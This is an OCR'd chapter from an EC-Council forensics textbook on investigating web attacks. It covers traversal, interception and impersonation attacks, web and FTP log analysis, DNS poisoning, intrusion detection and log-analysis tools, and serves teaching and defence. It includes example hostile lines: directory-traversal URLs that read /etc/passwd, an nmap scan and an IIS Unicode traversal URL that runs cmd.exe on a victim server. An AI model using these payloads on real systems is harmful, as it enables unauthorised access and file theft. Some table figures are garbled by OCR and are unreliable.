Complex applications exist as many separate application components and data, which are typically configured in multiple directories. An application has the ability to traverse these multiple directories to locate and execute its different portions. A directory traversal attack, also known as a forceful browsing attack, occurs when an attacker is able to browse for directories and files outside normal application access. This exposes the directory structure of an application, and often the underlying Web server and operating system. With this level of access to the Web application architecture, an attacker can do the following:

- Enumerate the contents of files and directories
- Access pages that otherwise require authentication (and possibly payment)
- Gain secret knowledge of the application and its construction
- Discover user IDs and passwords buried in hidden files
- Locate the source code and other hidden files left on the server
- View sensitive data, such as customer information

The following example uses ../ to back up several directories and obtain a file containing a backup of the Web application:

http://www.targetsite.com/../../../sitebackup.zip

The following example obtains the /etc/passwd file from a UNIX/Linux system, which contains user account information:

http://www.targetsite.com/../../../../etc/passwd

Cryptographic Interception

Attackers rarely attempt to break strong encryption such as Secure Sockets Layer (SSL), which supports various kinds of cryptographic algorithms that are not easily pierced. Instead, attackers target sensitive handoff points where data is temporarily unprotected, such as misdirected trust of any system, misuse of security mechanisms, any kind of implementation deviation from application specifications, and any oversights and bugs.

Every Web application has at least some sensitive data that must be protected to ensure that confidentiality and integrity are maintained. Sensitive data is often protected in Web applications through encryption. Company policies and legislation often mandate the required level of cryptographic protection.

Using cryptography, a secret message can be securely sent between two parties. The complexity of today's Web applications and infrastructures typically involve many different control points where data is encrypted and decrypted. In addition, every system that encrypts or decrypts the message must have the necessary secret keys and the ability to protect those secret keys. The disclosure of private keys and certificates gives an attacker the ability to read, and modify, a hitherto private communication. The use of cryptography and SSL should be carefully considered, as encrypted traffic flows through network firewalls and IDS systems uninspected. In this way, an attacker has a secure encrypted tunnel from which to attack the Web application.

An attacker able to intercept cryptographically secured messages can read and modify sensitive, encrypted data. Using captured private keys and certificates, a man-in-the-middle attacker can wreak havoc with security, often without making the end parties aware of what is happening.

URL Interpretation Attack

A URL interpretation attack is when an attacker takes advantage of different methods of text encoding, abusing the interpretation of a URL. Because Web traffic is usually interpreted as "friendly," it comes in unfiltered. It is the most commonly used traffic allowed through firewalls. The URLs used for this type of attack typically contain special characters that require special syntax handling for interpretation. Special characters are often represented by the percent character followed by two digits representing the hexadecimal code of the original character, i.e., %<hex code>. By using these special characters, an attacker may inject malicious commands or content, which is then executed by the Web server. An example of this type of attack is HTTP response splitting, where the attacker may force or split a request from the target computer into two requests to the Web server. The attacker then creates a response tied to one of the server requests that actually contains data forged by the attacker. This forged data is sent back to the target, appearing as if it came directly from the Web server.

Impersonation Attack

An impersonation attack is when an attacker spoofs Web applications by pretending to be a legitimate user. In this case, the attacker enters the session through a common port as a normal user, so the firewall does not detect it. Servers can be vulnerable to this attack due to poor session management coding.

Session management is a technique employing sessions for tracking information. Web developers do this to provide transparent authorization for every HTTP request without asking for the user to login every time. Sessions are similar to cookies in that they exist only until they are destroyed. Once the session is destroyed, the browser ceases all tracking until a new session is started on the Web page. For example, suppose Mr. A is a legitimate user and Mr. X is an attacker. Mr. A browses to an e-commerce Web application and provides his username and password, gaining legitimate access to the information, such as his bank account data. Now, Mr. X browses to the same application and enters the application through a common port (such as port 80 for HTTP) as a legitimate user does. Then, using the built-in session management, he tricks the application into thinking he is Mr. A and gains control over Mr. A's account.

Overview of Web Logs

The source, nature, and time of attack can be determined by analyzing the log files of the compromised system. A Windows 2003 Server has the following logs:

- Application log, storing events related to the applications running on the server
- Security log, storing events related to audits
- System log, storing events related to Windows components and services
- Directory Service log, storing Active Directory diagnostic and error information
- File Replication Service log, storing Active Directory file replication events
- Service-specific logs, storing events related to specific services or applications

Log files have HTTP status codes that are specific to the types of incidents. Status codes are specified in HTTP and are common to all Web servers. Status codes are three-digit numbers where the first digit identifies the class of response. Status codes are classified into five categories, as shown in Table 3-3.

It is not necessary to understand the definition of specific HTTP status codes as much as it is important to understand the class of the status codes. Any status codes of one class should be treated the same way as any others of that class.

Log Security

Web servers that run on IIS or Apache run the risk of log file deletion by any attacker who has access to the Web server because the log files are stored on the Web server itself.

Network logging is the preferred method for maintaining the logs securely. Network IDS can collect active requests on the network, but they fall short with SSL requests. Because of this, attackers using HTTPS cannot

Status Code	Description
1XX	Continue or request received
2XX	Success
3XX	Redirection
4XX	Client error
5XX	Server error

Table 3-3 Status codes are three digit numbers divided into five categories

be recognized by the IDS. Proxy servers capture detailed information about each request, which is extremely valuable for investigating Web attacks.

Log File Information

When investigating log files, the information is stored in a simple format with the following fields:

- Time/date
- Source IP address
- HTTP source code
- Requested resource

Investigating a Web Attack

To investigate Web attacks, an investigator should follow these steps:

1. Analyze the Web server, FTP server, and local system logs to confirm a Web attack.
2. Check log file information with respect to time stamps, IP address, HTTP status code, and requested resource.
3. Identify the nature of the attack. It is essential to understand the nature of the attack; otherwise, it would be difficult to stop it in its initial stages. If not stopped early, it can get out of hand.
4. Check if someone is trying to shut down the network or is attempting to penetrate into the system.
5. Localize the source.
6. Use the firewall and IDS logs to identify the source of attack. IDS and the firewall monitor network traffic and keep a record of each entry. These help identify whether the source of attack is a compromised host on the network or a third party.
7. Block the attack. Once it is established how the attacker has entered the system, that port or hole should be blocked to prevent further intrusion.
8. Once the compromised systems are identified, disconnect them from the network until they can be disinfected. If the attack is coming from an outside source, immediately block that IP address.
9. Initiate an investigation from the IP address.

Example of FTP Compromise

Before making an attempt to compromise FTP, an intruder performs port scanning. This involves connecting to TCP and UDP ports on the target system to determine the services running or in a listening state. The listening state gives an idea of the operating system and the application in use. Sometimes, active services that are listening allow unauthorized access to systems that are misconfigured or systems that run software with vulnerabilities.

The attacker may scan ports using the Nmap tool. The following shows an Nmap command and its output:

nmap -0 23.3.4.5 -p 21

```
Starting nmap
Interesting ports
Port        State       Service
21/tcp      open        ftp
80/tcp      open        www
Remote OS is Windows 2000
```

After doing port scanning, the attacker connects to FTP using the following command:

ftp 23.3.4.5

Investigating FTP Logs

IIS keeps track of hosts that access the FTP site. In Windows, the rule is to ensure continuity in the logs. IIS logs do not register a log entry if the server does not get any hits in a 24-hour period. This makes the presence of an

empty log file inconclusive, because there is no way of telling if the server received hits or was offline, or if the log file was actually deleted. The simplest workaround would be to use the Task Scheduler and schedule hits. Scheduled requests indicate whether the logging mechanism is functioning properly. This means that if the log file is missing, it has been intentionally deleted.

Another rule is to ensure that logs are not modified in any way after they have been originally recorded. One way to achieve this is to move the IIS logs off the Web server.

Investigating FTP Servers

FTP servers are potential security problems because they are exposed to outside interfaces, inviting anyone to access them. Most FTP servers are open to the Internet and support anonymous access to public resources.

Incorrect file system settings in a server hosting an FTP server can allow unrestricted access to all resources stored on that server, and could lead to a system breach. FTP servers exposed to the Internet are best operated in the DMZ rather than in the internal network. They should be constantly updated with all of the OS and NOS fixes available, but all services other than FTP that could lead to a breach of the system should be disabled or removed. Contact from the internal network to the FTP server through the firewall should be restricted and controlled through ACL entries, to prevent possible traffic through the FTP server from returning to the internal network.

FTP servers providing service to an internal network are not immune to attack; therefore, administrators should consider establishing access controls including usernames, passwords, and SSL for authentication.

Some defensive measures that should be performed on FTP servers include the following:

- Protection of the server file system
- Isolation of the FTP directories
- Creation of authorization and access control rules
- Regular review of logs
- Regular review of directory content to detect unauthorized files and usage

Investigating IIS Logs

IIS logs all visits in log files, located in <%systemroot%>\logfiles. If proxies are not used, then the IP can be logged. The following URL lists the log files:

http://victim.com/scripts/..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+C:\Winnt\system32\Logfiles\W3SVC1

Investigating Apache Logs

An Apache server has two logs: the error log and the access log.

The Apache server saves diagnostic information and error messages that it encounters while processing requests in the error logs, saved as error_log in UNIX and error.log in Windows. The default path of this file in UNIX is /usr/local/apache/logs/error_log.

The format of the error log is descriptive. It is an important piece of evidence from an investigator's point of view. Consider the following error log entry:

[Sat Dec 11 7:12:36 2004] [error] [client 202.116.1.3] Client sent malformed Host header

The first element of the error log entry is the day, date, time, and year of the message. The second element of the entry shows the severity of the error. The third element shows the IP address of the client that generated the error, and the last element is the message itself. In this example, the message shows that the client had sent a malformed Host header. The error log is also useful in troubleshooting faulty CGI programs.

Requests processed by the Apache server are contained in the access log. By default, access logs are stored in the common .log format. The default path of this file is /usr/local/apache/logs/access_log in UNIX. Consider the following example entry:

127.0.0.1 - frank [10/Oct/2000:13:55:36 -0700] "GET /apache_pb.gif HTTP/1.0" 200 2326

The first element of the log file entry shows the IP address of the client. The second element is the information that is returned by ident. Here, the hyphen indicates that this information was not available. The third element

is the user ID of the user. The fourth element is the date and time of the request. The fifth element in the log file entry is the actual request, given in double quotes. The sixth element is the status code that the server sends to the client, and the seventh element is the size of the object sent to the client.

Investigating Web Attacks in Windows-Based Servers

When investigating Web attacks in Windows-based servers, an investigator should follow these steps:

1. Run Event Viewer by issuing the following command:
   eventvwr.msc
2. Check if the following suspicious events have occurred:
   - Event log service stops
   - Windows File Protection is not active on the system
   - The MS Telnet Service started successfully
3. Look for a large number of failed logon attempts or locked-out accounts.
4. Look at file shares by issuing the following command:
   net view 127.0.0.1
5. Look at which users have open sessions by issuing the following command:
   net session
6. Look at which sessions the machine has opened with other systems by issuing the following command:
   net use
7. Look at NetBIOS over TCP/IP activity by issuing the following command:
   nbtstat -S
8. Look for unusual listening TCP and UDP ports by issuing the following command:
   netstat -na
9. Look for unusual tasks on the local host by issuing the following command:
   at
10. Look for new accounts in the administrator group by issuing the following command:
    lusrmgr.msc
11. Look for unexpected processes by running the Task Manager.
12. Look for unusual network services by issuing the following command:
    net start
13. Check file space usage to look for a sudden decrease in free space.

Web Page Defacement

Unauthorized modification to a Web page leads to Web page defacement, such as those shown in Figure 3-4. Defacement can be performed in many ways, including the following:

- Convincing the legitimate user to perform an action, such as giving away credentials, often through bribery
- Luring the legitimate user and gaining credentials
- Exploiting implementation and design errors

Web defacement requires write-access privileges in the Web server root directory. Write access means that the Web server has been entirely compromised. This compromise could come from any security vulnerability. Web page defacements are the result of the following:

- Weak administrator password
- Application misconfiguration
- Server misconfiguration
- Accidental permission assignment

Figure 3-4 An unsecure Web page can be defaced by hackers.

Defacement Using DNS Compromise

An attacker can compromise the authoritative domain name server for a Web server by redirecting DNS requests for a Web site to the attacker's defaced Web site. This will indirectly deface the Web site. For example, say the Web server's DNS entry is the following:

www.xsecurity.com 192.2.3.4

Also, suppose that the compromised DNS entry from the attacker is the following:

www.xsecurity.com 10.0.0.3

Now all requests for *www.xsecurity.com* will be redirected to 10.0.0.3.

Investigating DNS Poisoning

If the DNS cache has been corrupted, an investigator should dump the contents of the DNS server's cache to look for inappropriate entries. DNS logging can be enabled in named.conf, but it will slow the performance of the DNS server.

If an organization has configured a standard DNS IP address and the network traffic is making a request to the DNS on the Internet to resolve a domain name, an investigator can extract the IP address of the DNS server and start investigations from there. For example, if the DNS server IP of the computer is configured to 10.0.0.2 and the computer constantly visits 128.*xxx*.23.*xxx*, then it may be a case of DNS poisoning.

To investigate DNS poisoning, an investigator should follow these steps:

1. Start a packet sniffer, such as Wireshark.
2. Capture DNS packets.
3. Identify the IP being used to resolve the domain name.
4. If the IP in step 3 is a non-company-configured IP, then the victim is using a nonstandard DNS server to resolve domain names.

5. Start investigating the IP. Try to determine who owns it and where it is located.
6. Do a WHOIS lookup of the IP.

Intrusion Detection

Intrusion detection is a technique that detects inappropriate, incorrect, or anomalous activity in a system or network. An IDS (intrusion detection system) works as an alarm, sending alerts when attacks occur on the network. It can also place restrictions on what data can be exchanged over the network.

There are two types of intrusion detection: host-based ID and network-based ID.

In host-based intrusion detection systems (HIDS), the IDS analyzes each system's behavior. A HIDS can be installed on any system ranging from a desktop PC to a server, and is considered more versatile than a NIDS.

An example of a host-based system could be a program operating on a system that receives application or operating system audit logs. HIDS are more focused on local systems and are more common on Windows, but there are HIDS for UNIX platforms as well.

Figure 3-5 is a diagram showing how HIDS work.

A network-based intrusion detection system (NIDS) checks every packet entering the network for the presence of anomalies and incorrect data. Unlike firewalls that are confined to the filtering of data packets with obvious malicious content, the NIDS checks every packet thoroughly. NIDS alerts the user, depending on the content, at either the IP or application level.


Figure 3-6 shows how a NIDS operates.

An intrusion prevention system (IPS) is considered to be the next step up from an IDS. This system monitors attacks occurring in the network or the host and actively prevents those attacks.

Security Strategies for Web Applications


The following are a few strategies to keep in mind when detecting Web application vulnerabilities:

- Respond quickly to vulnerabilities. Patches should be applied as soon as they become available.
- Earlier detected vulnerabilities should be solved and fixed.
- Pen-test the applications. This test will help an administrator understand and analyze flaws before an attack.
- Check for flaws in security through IDS and IPS tools.
- Improve awareness of good security.



Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 3-5 HIDS analyze individual systems' behavior.



Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 3-6 A NIDS thoroughly analyzes all network traffic.

Investigating Static and Dynamic IP Addresses

IP addresses can be either static or allocated dynamically using a DHCP server. ISPs that provide Internet access to a large pool of clients usually allocate the clients' IP addresses dynamically. The DHCP log file stores information regarding the IP address allocated to a particular host at a particular time.

The static IP address of a particular host can be found with the help of tools such as Nslookup, WHOIS, Traceroute, ARIN, and NeoTrace.

- Nslookup is a built-in program that is frequently used to find Internet domain servers. The information provided by Nslookup can be used to identify the DNS infrastructure.
- Traceroute determines the geographical location of a system. The Traceroute utility can detail the path the IP packets travel between two systems.
- NeoTrace displays Traceroute information over a world map. It traces the path of the network from the host system to a target system across the Internet.
- The WHOIS database can be used to identify the owner of a Web site. The format for conducting a query from the command line is as follows: **whois -h <host name> <identifier>**

Checklist for Web Security

To increase Web security, an investigator or administrator should make sure the following checklist is completed:

- Make sure user accounts do not have weak or missing passwords.
- Block unused open ports.
- Check for various Web attacks.
- Check whether IDS or IPS is deployed.
- Use a vulnerability scanner to look for possible intrusion areas.
- Test the Web site to check whether it can handle large loads and SSL (if it is an e-commerce Web site).
- Document the list of techniques, devices, policies, and necessary steps for security.

Statistics

Figures 3-7 through 3-9 show the number of reported instances of various types of Web attacks, as reported by *zone-h.org*.

Tools for Web Attack Investigations

Analog

Analog analyzes log files from Web servers. Shown in Figure 3-10, Analog has the following features:

- Displays information such as how often specific pages are visited, the countries of the visitors, and more
- Creates HTML, text, or e-mail reports of the server's Web site traffic
- Generates reports in 32 languages
- Fast, scalable, and highly configurable
- Works on any operating system
- Free

Attack Method	Total 2005	Total 2006	Total 2007
Attack against the administrator/user (password stealing/sniffing)	48.006	207.323	141.660
Shares misconfiguration	39.020	36.529	57.437
File inclusion	118.395	148.082	61.011
SQL injection	36.253	47.212	35.407
Access credentials through Man in the Middle attack	20.427	21.200	28.046
Other Web Application bug	50.383	6.529	19.048
FTP Server intrusion	58.945	55.011	17.023
Web Server intrusion	38.975	39.059	13.405
DNS attack through cache poisoning	7.541	9.131	9.747
Other Server intrusion	1.4732	16.050	8.050
DNS attack through social engineering	4.719	5.959	7.585
URL Poisoning	2.897	7.988	6.931
Web Server external module intrusion	8.487	17.290	6.690
Remote administrative panel access through bruteforcing	2.738	4.988	5.607
Rerouting after attacking the Firewall	988	4.306	5.127
SSH Server intrusion	2.544	14.746	5.723
RPC Server intrusion	1.821	5.793	5.515
Rerouting after attacking the Router	1.520	4.967	5.257
Remote service password guessing	939	7.008	5.105
Telnet Server intrusion	1.883	6.252	4.753
Remote administrative panel access through password guessing	1.014	4419	4.753
Remote administrative panel access through social engineering	780	5472	3.127
Remote service password bruteforce	3.578	4018	3.125

Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 3-7 This table shows the reported instances of various types of Web attacks.

Webserver defaced	Year 2005	Year 2006	Year 2007
Apache	308.281	486.284	319.439
IIS/6.0	72.336	180.926	113.935
IIS/5.0	99.616	66.304	23.664
Unknown	4.974	8.605	16.741
Zeus	1.059	506	1.972
NOYB	0	1308	1.920
IIS/4.0	5.846	3.952	1.149
nginx	136	870	729
IIS/5.1	540	412	308
Rapidsite	158	110	244
SonataServer	4	557	178
A-NETEK RobustWeb	4	4	92
Zope	106	67	80
LiteSpeed	3	150	65
IdeaWebServer	50	191	60
E-Neverland DataPalm	15	16	41
lighttpd	25	33	37
DinaHTTPd Server	52	89	36
Boa	6	59	26
SilverStream Server	36	40	20
SAMBAR	0	18	17
thttpd	6	29	15
SunONE WebServer	165	670	12


Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 3-8 This table shows the number of reported defacements of several types of Web servers.

Year	Total defacements Linux (all distros)	Total defacements Windows (all versions)
2000	931	2.586
2001	4.081	13.552
2002	22.593	43.426
2003	191.720	58.559
2004	247.118	119.412
2005	276.350	179.957
2006	446.311	258.124
2007	306.076	139.503
Total	1.495.280	815.119

Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 3-9 This table shows the total number of Web site defacements every year on both Linux and Windows.




Source: http://www.analog.cx/how-to/index.html. Accessed 2/2007.

Figure 3-10 Analog analyzes log files.

Deep Log Analyzer

Deep Log Analyzer analyzes the logs for small and medium Web sites. It is shown in Figure 3-11 and has the following features:

- Determines where visitors originated and the last page they visited before leaving
- Analyzes Web site visitors' behavior
- Gives complete Web site usage statistics
- Allows creation of custom reports
- Presents advanced Web site statistics and Web analytics reports with interactive navigation and a hierarchical view
- Analyzes log files from all popular Web servers
- Downloads log files via FTP
- Processes archived logs without extracting them



Source: http://www.deep-software.com/. Accessed 2/2007.

Figure 3-11 Deep Log Analyzer is designed specifically for small and medium-sized sites.

- Displays aggregated reports from a selected date range
- Compares reports for different intervals
- Automates common tasks via scripts that can be scheduled for periodic execution
- Uses the Access MDB database format for storing information extracted from log files, so users can write their own queries if needed
- Can process updated log files and generate reports in HTML format automatically by schedule

AWStats

AWStats, short for Advanced Web Statistics, is a log analyzer that creates advanced Web, FTP, mail, and streaming server statistics reports, presented in HTML format as shown in Figure 3-12. Use of AWStats requires access to the server logs as well as the ability to run Perl scripts. AWStats has the following features:

- Can be run through a Web browser CGI (Common Gateway Interface) or directly from the operating system command line
- Able to quickly process large log files
- Support for both standard and custom log format definitions, including log files from Apache (NCSA combined/XLF/ELF or common/CLF log format), Microsoft's IIS (W3C log format), WebStar, and most Web, proxy, WAP, and streaming media servers, as well as FTP and mail server logs
- Shows information such as number of visits, number of unique visitors, duration of visits, and Web compression statistics
- Displays domains, countries, regions, cities, and ISPs of visitors' hosts
- Displays hosts list, latest visits, and unresolved IP addresses list
- Displays most viewed, entry, and exit pages
- Displays search engines, keywords, and phrases used to find the site
- Unlimited log file size

Source: http://awstats.sourceforge.net/docs/awstats_contrib.html#DOC. Accessed 2/2007.

Figure 3-12 AWStats creates reports in HTML format.

Server Log Analysis

Server Log Analysis analyzes server logs by changing IP addresses into domain names with the help of httpd-analyse.c.

In host files, every line that does not start with # is in the following format:

```
ipaddress status count name
```

`ipaddress` is the standard, dot-separated decimal IP address. `status` is zero if the name is good, and the `h_errno` value if it is not. `count` is the number of times the host has been accessed (if `-ho` is used), and `name` is the DNS name of the host.

Server Log Analysis outputs a version of the log file with the document name simplified (if necessary), and IP addresses are turned into DNS names.


WebLog Expert

WebLog Expert gives information about a site's visitors, including activity statistics, accessed files, paths through the site, referring pages, search engines, browsers, operating systems, and more. The program produces HTML reports that include both tables and charts.

It can analyze logs of Apache and IIS Web servers and even read compressed logs directly without unpacking them. Its interface also includes built-in wizards to help a user quickly and easily create and analyze a site profile.

WebLog Expert reports the following:

- General statistics
- Activity statistics by days, hours, days of the week, and months
- Access statistics for pages, files, images, directories, queries, entry pages, exit pages, paths through the site, file types, and virtual domains
- Information about visitors' hosts, top-level domains, countries, states, cities, organizations, and authenticated users



Source: http://www.weblogexpert.com/index.htm. Accessed 2/2007.


Figure 3-13 WebLog Expert also generates HTML reports.

- Referring sites, URLs, and search engines, including information about search phrases and keywords
- Browsers, operating systems, and spiders statistics
- Information about error types with detailed 404 error information
- Tracked files statistics (activity and referrers)

WebLog Expert has hit filters for host, requested file, query, referrer, status code, method, OS, browser, spider, user agent, day of the week, hour of the day, country, state, city, organization, authenticated user, and virtual domain. It also has visitor filters for visitors who accessed a specific file, visitors with a specified entry page, visitors with a specified exit page, visitors who came from a specific referring URL, and visitors who came from a specific search engine phrase.

WebLog Expert is shown in Figure 3-13 and also has the following features:

- Works under Windows
- Supports Apache and IIS logs
- Automatically detects the log format
- Can download logs via FTP and HTTP
- Has a log cache for downloaded log files
- Can create HTML, PDF, and CSV reports
- Reports in multiple languages
- Supports page title retrieval
- Can upload reports via FTP and send via e-mail (SMTP or MAPI)
- Has a built-in scheduler
- Has an IP-to-country mapping database
- Has additional city, state, and organization databases
- Supports date macros
- Supports multithreaded DNS lookup
- Supports command-line mode



Source: http://www.alterwind.com/loganalyzer/. Accessed 2/2007.

Figure 3-14 AlterWind Log Analyzer comes in three different versions.

AlterWind Log Analyzer

AlterWind Log Analyzer comes in three versions: Professional, Standard, and Lite.

AlterWind Log Analyzer Professional generates reports for Web site search engine optimization, Web site promotion, and pay-per-click programs. It is specifically made to increase the effects of Web site promotion.

